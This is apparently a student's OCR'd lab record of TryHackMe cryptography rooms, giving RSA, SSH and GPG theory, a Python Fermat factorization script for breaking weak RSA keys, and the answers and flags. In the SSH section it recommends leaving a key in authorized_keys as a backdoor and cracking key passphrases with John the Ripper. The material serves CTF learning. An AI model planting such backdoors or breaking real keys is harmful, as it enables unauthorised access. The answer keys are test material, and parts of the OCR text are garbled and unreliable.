
3. Solve the crypto math used in RSA.

4. Find out who issued the HTTPS Certificate to tryhackme.com


5. Perform SSH Authentication by generating public and private key pair using ssh-keygen

6. Perform decryption of the gpg encrypted file and find out the secret word.

Output:



Task 1 - What will this room cover?



Task 2 - Key terms

Task 2 Key terms

Many of these key terms are shared with https://tryhackme.com/room/hashingcrypto101, so you might be able to skip over some if you're already familiar.

Ciphertext - The result of encrypting a plaintext, encrypted data

Cipher - A method of encrypting or decrypting data. Modern ciphers are cryptographic, but there are many non cryptographic ciphers like Caesar.

Plaintext - Data before encryption, often text but not always. Could be a photograph or other file

Encryption - Transforming data into ciphertext, using a cipher.

Encoding - NOT a form of encryption, just a form of data representation like base64. Immediately reversible.

Key - Some information that is needed to correctly decrypt the ciphertext and obtain the plaintext.

Passphrase - Separate to the key, a passphrase is similar to a password and used to protect a key.

Asymmetric encryption - Uses different keys to encrypt and decrypt.

Symmetric encryption - Uses the same key to encrypt and decrypt

Brute force - Attacking cryptography by trying every different password or every different key

Cryptanalysis - Attacking cryptography by finding a weakness in the underlying maths

Alice and Bob - Used to represent 2 people who generally want to communicate. They're named Alice and Bob because this gives them the initials A and B. https://en.wikipedia.org/wiki/Alice_and_Bob for more information, as these extend through the alphabet to represent many different people involved in communication.

WARNING: This room is very theory heavy. Cryptography is a big topic, and this room is designed to just scratch the surface.

Answer the questions below

I agree not to complain too much about how theory heavy this room is.

No answer needed ✓ Correct Answer

Are SSH keys protected with a passphrase or a password?

passphrase ✓ Correct Answer Hint

Task 3 - Why is Encryption important?

Task 3 Why is Encryption important?

Cryptography is used to protect confidentiality, ensure integrity, ensure authenticity. You use cryptography every day most likely, and you're almost certainly reading this now over an encrypted connection.

When logging into TryHackMe, your credentials were sent to the server. These were encrypted, otherwise someone would be able to capture them by snooping on your connection.

When you connect to SSH, your client and the server establish an encrypted tunnel so that no one can snoop on your session.

When you connect to your bank, there's a certificate that uses cryptography to prove that it is actually your bank rather than a hacker.

When you download a file, how do you check if it downloaded right? You can use cryptography here to verify a checksum of the data.

You rarely have to interact directly with cryptography, but it silently protects almost everything you do digitally.

Whenever sensitive user data needs to be stored, it should be encrypted. Standards like PCI-DSS state that the data should be encrypted both at rest (in storage) AND while being transmitted. If you're handling payment card details, you need to comply with these PCI regulations. Medical data has similar standards. With legislation like GDPR and California's data protection, data breaches are extremely costly and dangerous to you as either a consumer or a business.

DO NOT encrypt passwords unless you're doing something like a password manager. Passwords should not be stored in plaintext, and you should use hashing to manage them safely.

Answer the questions below

What does SSH stand for?

Secure Shell — ✓ Correct Answer

How do webservers prove their identity?

certificates — ✓ Correct Answer — Hint

What is the main set of standards you need to comply with if you store or process payment card details?

PCI-DSS — ✓ Correct Answer

Task 4 - Crucial Crypto Maths

Task 4 Crucial Crypto Maths

There's a little bit of math(s) that comes up relatively often in cryptography. The Modulo operator. Pretty much every programming language implements this operator, or has it available through a library. When you need to work with large numbers, use a programming language. Python is good for this as integers are unlimited in size, and you can easily get an interpreter.

When learning division for the first time, you were probably taught to use remainders in your answer. X % Y is the remainder when X is divided by Y.

Examples

25 % 5 = 0 (5*5 = 25 so it divides exactly with no remainder)

23 % 6 = 5 (23 does not divide evenly by 6, there would be a remainder of 5)

An important thing to remember about modulo is that it's not reversible. If I gave you an equation: x % 5 = 4, there are infinite values of x that will be valid.

Answer the questions below

What's 30 % 5?

0 — ✓ Correct Answer

What's 25 % 7

4 — ✓ Correct Answer

What's 118613842 % 9091

3565 — ✓ Correct Answer — Hint

Task 5 - Types of Encryption

Task 5 Types of Encryption

The two main categories of Encryption are symmetric and asymmetric.

Symmetric encryption uses the same key to encrypt and decrypt the data. Examples of Symmetric encryption are DES (Broken) and AES. These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for AES, DES keys are 56 bits long).

Asymmetric encryption uses a pair of keys, one to encrypt and the other in the pair to decrypt. Examples are RSA and Elliptic Curve Cryptography. Normally these keys are referred to as a public key and a private key. Data encrypted with the private key can be decrypted with the public key, and vice versa. Your private key needs to be kept private, hence the name. Asymmetric encryption tends to be slower and uses larger keys, for example RSA typically uses 2048 to 4096 bit keys.

RSA and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength. More about RSA later.

Answer the questions below

Should you trust DES? Yea/Nay

Nay ✓ Correct Answer Hint

What was the result of the attempt to make DES more secure so that it could be used for longer?

Triple DES ✓ Correct Answer Hint

Is it ok to share your public key? Yea/Nay

Yea ✓ Correct Answer

Task 6 - RSA - Rivest Shamir Adleman

Task 6 RSA - Rivest Shamir Adleman

The math(s) side

RSA is based on the mathematically difficult problem of working out the factors of a large number. It's very quick to multiply two prime numbers together, say 17*23 = 391, but it's quite difficult to work out what two prime numbers multiply together to make 14351 (113x127 for reference).

The attacking side

The maths behind RSA seems to come up relatively often in CTFs, normally requiring you to calculate variables or break some encryption based on them. The wikipedia page for RSA seems complicated at first, but will give you almost all of the information you need in order to complete challenges.

There are some excellent tools for defeating RSA challenges in CTFs, and my personal favorite is https://github.com/Ganapati/RsaCtfTool which has worked very well for me. I've also had some success with https://github.com/ius/rsatool.

The key variables that you need to know about for RSA in CTFs are p, q, m, n, e, d, and c.

"p" and "q" are large prime numbers, "n" is the product of p and q.

The public key is n and e, the private key is n and d.

"m" is used to represent the message (in plaintext) and "c" represents the ciphertext (encrypted text).

CTFs involving RSA

Crypto CTF challenges often present you with a set of these values, and you need to break the encryption and decrypt a message to retrieve the flag.

There's a lot more maths to RSA, and it gets quite complicated fairly quickly. If you want to learn the maths behind it, I recommend reading MuirlandOracle's blog post here: https://muirlandoracle.co.uk/2020/01/29/rsa-encryption/.

Answer the questions below

p = 4391, q = 6659. What is n?

29239669 ✓ Correct Answer Hint

I understand enough about RSA to move on, and I know where to look to learn more if I want to.

No answer needed ✓ Correct Answer

Task 7 - Establishing Keys Using Asymmetric Cryptography

Task 7 Establishing Keys Using Asymmetric Cryptography

A very common use of asymmetric cryptography is exchanging keys for symmetric encryption.

Asymmetric encryption tends to be slower, so for things like HTTPS symmetric encryption is better.

But the question is, how do you agree a key with the server without transmitting the key for people snooping to see?

Metaphor time

Imagine you have a secret code, and instructions for how to use the secret code. If you want to send your friend the instructions without anyone else being able to read it, what you could do is ask your friend for a lock.

Only they have the key for this lock, and we'll assume you have an indestructible box that you can lock with it.

If you send the instructions in a locked box to your friend, they can unlock it once it reaches them and read the instructions.

After that, you can communicate in the secret code without risk of people snooping.

In this metaphor, the secret code represents a symmetric encryption key, the lock represents the server's public key, and the key represents the server's private key.

You've only used asymmetric cryptography once, so it's fast, and you can now communicate privately with symmetric encryption.

The Real World

In reality, you need a little more cryptography to verify the person you're talking to is who they say they are, which is done using digital signatures and certificates. You can find a lot more detail on how HTTPS (one example where you need to exchange keys) really works from this excellent blog post. https://robertheaton.com/2014/03/27/how-does-https-actually-work/

Answer the questions below

I understand how keys can be established using Public Key (asymmetric) cryptography.

No answer needed ✓ Correct Answer

Task 8 - Digital signatures and Certificates

Task 8 Digital signatures and Certificates

What's a Digital Signature?

Digital signatures are a way to prove the authenticity of files, to prove who created or modified them. Using asymmetric cryptography, you produce a signature with your private key and it can be verified using your public key. As only you should have access to your private key, this proves you signed the file. Digital signatures and physical signatures have the same value in the UK, legally.

The simplest form of digital signature would be encrypting the document with your private key, and then if someone wanted to verify this signature they would decrypt it with your public key and check if the files match.

Certificates - Prove who you are!

Certificates are also a key use of public key cryptography, linked to digital signatures. A common place where they're used is for HTTPS. How does your web browser know that the server you're talking to is the real tryhackme.com?

The answer is certificates. The web server has a certificate that says it is the real tryhackme.com. The certificates have a chain of trust, starting with a root CA (certificate authority). Root CAs are automatically trusted by your device, OS, or browser from install. Certs below that are trusted because the Root CAs say they trust that organisation. Certificates below that are trusted because the organisation is trusted by the Root CA and so on. There are long chains of trust. Again, this blog post explains this much better than I can.
https://robertheaton.com/2014/03/27/how-does-https-actually-work/

You can get your own HTTPS certificates for domains you own using Let's Encrypt for free. If you run a website, it's worth setting it up.

Answer the questions below

What can you use to verify that a file has not been modified and is the authentic file as the author intended?

Digital Signature ✓ Correct Answer

Task 9 - SSH Authentication

Task 9 SSH Authentication

Encryption and SSH authentication

Download Task Files

By default, SSH is authenticated using usernames and passwords in the same way that you would log in to the physical machine.

At some point, you're almost certain to hit a machine that has SSH configured with key authentication instead. This uses public and private keys to prove that the client is a valid and authorised user on the server. By default, SSH keys are RSA keys. You can choose which algorithm to generate, and/or add a passphrase to encrypt the SSH key. `ssh-keygen` is the program used to generate pairs of keys most of the time.

SSH Private Keys

You should treat your private SSH keys like passwords. Don't share them, they're called private keys for a reason. If someone has your private key, they can use it to log in to servers that will accept it unless the key is encrypted.

It's very important to mention that the passphrase to decrypt the key isn't used to identify you to the server at all, all it does is decrypt the SSH key. The passphrase is never transmitted, and never leaves your system.

Using tools like John the Ripper, you can attack an encrypted SSH key to attempt to find the passphrase, which highlights the importance of using a secure passphrase and keeping your private key private.

When generating an SSH key to log in to a remote machine, you should generate the keys on your machine and then copy the public key over as this means the private key never exists on the target machine. For temporary keys generated for access to CTF boxes, this doesn't matter as much.

How do I use these keys?

The ~/.ssh folder is the default place to store these keys for OpenSSH. The `authorized_keys` (note the US English spelling) file in this directory holds public keys that are allowed to access the server if key authentication is enabled. By default on many distros, key authentication is enabled as it is more secure than using a password to authenticate. Normally for the root user, only key authentication is enabled.

In order to use a private SSH key, the permissions must be set up correctly otherwise your SSH client will ignore the file with a warning. Only the owner should be able to read or write to the private key (600 or stricter). `ssh -i keyNameGoesHere user@host` is how you specify a key for the standard Linux OpenSSH client.

Using SSH keys to get a better shell

SSH keys are an excellent way to "upgrade" a reverse shell, assuming the user has login enabled (www data normally does not, but regular users and root will). Leaving an SSH key in authorized_keys on a box can be a useful backdoor, and you don't need to deal with any of the issues of unstabilised reverse shells like Control C or lack of tab completion.

Answer the questions below

I recommend giving this a go yourself. Deploy a VM, like Linux Fundamentals 2 and try to add an SSH key and log in with the private key.

No answer needed — ✓ Correct Answer — Hint

Download the SSH Private Key attached to this room.

No answer needed — ✓ Correct Answer

What algorithm does the key use?

RSA — ✓ Correct Answer — Hint

Crack the password with John The Ripper and rockyou, what's the passphrase for the key?

delicious — ✓ Correct Answer — Hint

Task 10 - Explaining Diffie Hellman Key Exchange

Task 10 ✓ Explaining Diffie Hellman Key Exchange

What is Key Exchange?

Key exchange allows 2 people/parties to establish a set of common cryptographic keys without an observer being able to get these keys. Generally, to establish common symmetric keys.

How does Diffie Hellman Key Exchange work?

Alice and Bob want to talk securely. They want to establish a common key, so they can use symmetric cryptography, but they don't want to use key exchange with asymmetric cryptography. This is where DH Key Exchange comes in.

Alice and Bob both have secrets that they generate, let's call these A and B. They also have some common material that's public, let's call this C.

We need to make some assumptions. Firstly, whenever we combine secrets/material it's impossible or very very difficult to separate. Secondly, the order that they're combined in doesn't matter.

Alice and Bob will combine their secrets with the common material, and form AC and BC. They will then send these to each other, and combine that with their secrets to form two identical keys, both ABC. Now they can use this key to communicate.

Extra Resources

An excellent video if you want a visual explanation is available here. https://www.youtube.com/watch?v=NmM9HA2MQGI

DH Key Exchange is often used alongside RSA public key cryptography, to prove the identity of the person you're talking to with digital signing. This prevents someone from attacking the connection with a man-in-the-middle attack by pretending to be Bob.

Answer the questions below

I understand how Diffie Hellman Key Exchange works at a basic level

No answer needed ✓ Correct Answer

Task 11 - PGP, GPG and AES

Task 11 ✓ PGP, GPG and AES

What is PGP?

Download Task Files

PGP stands for Pretty Good Privacy. It's a software that implements encryption for encrypting files, performing digital signing and more.

What is GPG?

GnuPG or GPG is an Open Source implementation of PGP from the GNU project. You may need to use GPG to decrypt files in CTFs. With PGP/GPG, private keys can be protected with passphrases in a similar way to SSH private keys. If the key is passphrase protected, you can attempt to crack this passphrase using John The Ripper and gpg2john. The key provided in this task is not protected with a passphrase.

The man page for GPG can be found online here.

What about AES?

AES, sometimes called Rijndael after its creators, stands for Advanced Encryption Standard. It was a replacement for DES which had short keys and other cryptographic flaws.

AES and DES both operate on blocks of data (a block is a fixed size series of bits).

AES is complicated to explain, and doesn't seem to come up as often. If you'd like to learn how it works, here's an excellent video from Computerphile https://www.youtube.com/watch?v=O4xNJsjtN6E

Answer the questions below


Time to try some GPG. Download the archive attached and extract it somewhere sensible.

No answer needed ✓ Correct Answer

You have the private key, and a file encrypted with the public key. Decrypt the file. What's the secret word?

Pineapple ✓ Correct Answer Hint

Task 12 - The Future - Quantum Computers and Encryption



Result:

Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

Ex. No.: 4 **Date:18/02/25**

Breaking RSA

Aim:

Breaking RSA in TryHackMe Using Fermat's Factorization Algorithm- The goal is to break an RSA encryption challenge in TryHackMe by factoring the modulus N using Fermat's Factorization Algorithm. This method works best when the two prime factors p and q are close to each other, meaning their difference is small. Once p and q are found, the private key and decrypt messages can be found.

Algorithm Steps:

1. Find an initial estimate of aa:

(Round up the square root of NN).

2. Iterate until a 2 −N is a perfect square:

o Compute b 2 =a 2 −N

o Check if b 2 is a perfect square.

o If it is, set

o Compute p=a−b and q=a+b.

3. Verify p and q by checking if p×q=N

4. Use p and q to compute ϕ(N) and the private key d:

ϕ(N)=(p−1)(q−1)

d=e −1 mod ϕ(N)

using the Extended Euclidean Algorithm.


5. Decrypt the ciphertext using:

M=C d mod N

When Fermat's Factorization Works Well:

- When p and q are close.
- For small or medium-sized RSA moduli.
- When the difference q - p is small, making b small.

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
0
K
Learn > Breaking RSA
Breaking RSA
Hop in and break poorly implemented RSA using Fermat's factorization algorithm.
Medium
30 min
Share your achievement
Start AttackBox
Help
Save Room
208
Options
Room completed (100%)
Chart
Scoreboard
Write-ups
180
160
140
120
100
80
60
40
20
0
Mytin
hotanluc19
GurubaranT
longent
RadheKrishna007
yeetedmybashrc
vinhbtde180726
Marijameme
Khalifa26coict
220701121
Task 1
Capture the flag

TASK 1-Capture The Flag

Task 1 Capture the flag

A brief overview of RSA

Start Machine

The security of RSA relies on the practical difficulty of factoring the product of two large prime numbers, the "factoring problem". RSA key pair is generated using 3 large positive integers -

e	A constant, usually 65537
n	Known as the modulus of public-private key pair. It is a product of 2 large random prime numbers, p and q. `n = p x q`
d	A large positive integer that makes up the private key. It is calculated as, `d = modinv(e, lcm(p - 1, q - 1))` Where `modinv` is the modulus inverse function and `lcm` is the least common multiple function.

`(e, n)` are public variables and make up the public key. `d` is the private key and is calculated using `p` and `q`. If we could somehow factorize `n` into `p` and `q`, we could then be able to calculate `d` and break RSA. However, factorizing a large number is very difficult and would take some unrealistic amount of time to do so, provided the two prime numbers are **randomly** chosen.

Introduction

In a recent analysis, it is found that an organization named JackFruit is using a deprecated cryptography library to generate their RSA keys. This library is known to implement RSA poorly. The two randomly selected prime numbers (`p` and `q`) are very close to one another, making it possible for an attacker to generate the private key from the public key using Fermat's Factorization method.

Below is an implementation of Fermat's factorization algorithm in Python.

Explain

```python
#!/usr/bin/python3
# gmpy2 is a C-coded Python extension module that supports
# multiple-precision arithmetic.
# pip install gmpy2
from gmpy2 import isqrt
from math import lcm

def factorize(n):
    # since even nos. are always divisible by 2, one of the factors will
    # always be 2
    if (n & 1) == 0:
        return (n/2, 2)

    # isqrt returns the integer square root of n
    a = isqrt(n)

    # if n is a perfect square the factors will be ( sqrt(n), sqrt(n) )
    if a * a == n:
        return a, a

    while True:
        a = a + 1
        bsq = a * a - n
        b = isqrt(bsq)
        if b * b == bsq:
            break

    return a + b, a - b

print(factorize(105327569))
```

I suggest using the pycryptodome Python library to answer the RSA-related questions below.

Answer the questions below

How many services are running on the box?

2 ✓ Correct Answer

What is the name of the hidden directory on the web server? (without leading '/')

development ✓ Correct Answer

What is the length of the discovered RSA key? (in bits)

4096 ✓ Correct Answer

What are the last 10 digits of n? (where 'n' is the modulus for the public-private key pair)

1225222383 ✓ Correct Answer

Factorize n into prime numbers p and q

No answer needed ✓ Correct Answer

What is the numerical difference between p and q?

1502 ✓ Correct Answer

Generate the private key using p and q (take e = 65537)

No answer needed ✓ Correct Answer

What is the flag?

breakingRSAissuperfun20220809134031 ✓ Correct Answer

Result:

Thus,the Breaking of RSA using Fermat's Algorithm is implemented and output is verified successfully in TryHackMe Platform

KAVIBALAN P **220701121**

Exp No.: 5 **Date:25/02/25**

Linux File System Analysis

Aim :

To undrstand and Explore Linus File System including Investigation Setup,File,Permissions, Timestamp, users and Groups,Binaries & Executables and Rootkits in TryHackMe Platform.

